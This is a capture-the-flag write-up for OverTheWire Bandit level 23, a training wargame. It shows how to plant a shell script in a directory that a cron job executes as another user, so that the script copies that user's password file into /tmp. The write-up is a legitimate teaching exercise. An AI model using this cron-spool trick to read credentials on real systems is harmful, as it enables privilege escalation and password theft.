Challenge Information
- Platform: OverTheWire (Bandit)
- Difficulty: Easy
- Category: Linux
Overview
A program is running automatically at regular intervals from cron, the time-based job scheduler. Look in /etc/cron.d/ for the configuration and see what command is being executed.
NOTE: This level requires you to create your own first shell-script. This is a very big step and you should be proud of yourself when you beat this level!
NOTE 2: Keep in mind that your shell script is removed once executed, so you may want to keep a copy around…
Solution
SSH into machine on port 2220 with password from previous level.
ssh -p 2220 bandit23@bandit.labs.overthewire.org
cat cron configuration of bandit24.
cat /etc/cron.d/cronjob_bandit24

Here we see that the script is running every minute based on * * * * *.
cat the script.
cat /usr/bin/cronjob_bandit24.sh

This script removes all files in the directory /var/spool/<username of the running user>/foo/. However if the owner of the file is bandit23 it also runs that file for 60 seconds and then kills the process running that file before deleting that file.
So we can to add a script to the directory /var/spool/bandit24/foo/. Since it is user bandit24 that is gonna execute this script it will also have access to the password to level 24. The script should copy over the password of bandit24 to a public directory such as tmp.
Begin by generating a temporary directory using mktemp -d. Save the following script under the temporary directory with filename pass_retrieve.sh.
!/bin/bash

myname=$(whoami)

cat /etc/bandit_pass/$myname > /tmp/bandit24.pass
This script writes the password to the file /tmp/bandit24.pass.
Give execute permissions to the script.
chmod +x pass_retrieve.sh
Copy it to directory /var/spool/bandit24/foo/.
cp pass_retrieve.sh /var/spool/bandit24/foo/
Now wait for 1 minute (the cron job runs every minute) and then cat password.
cat /tmp/bandit24.pass
Lessons Learned
- More in depth knowledge on how cron job works.
- Writing a shell script.
- Reading shell script.
- Changing file permissions.
Tools Used
sshcpchmodcat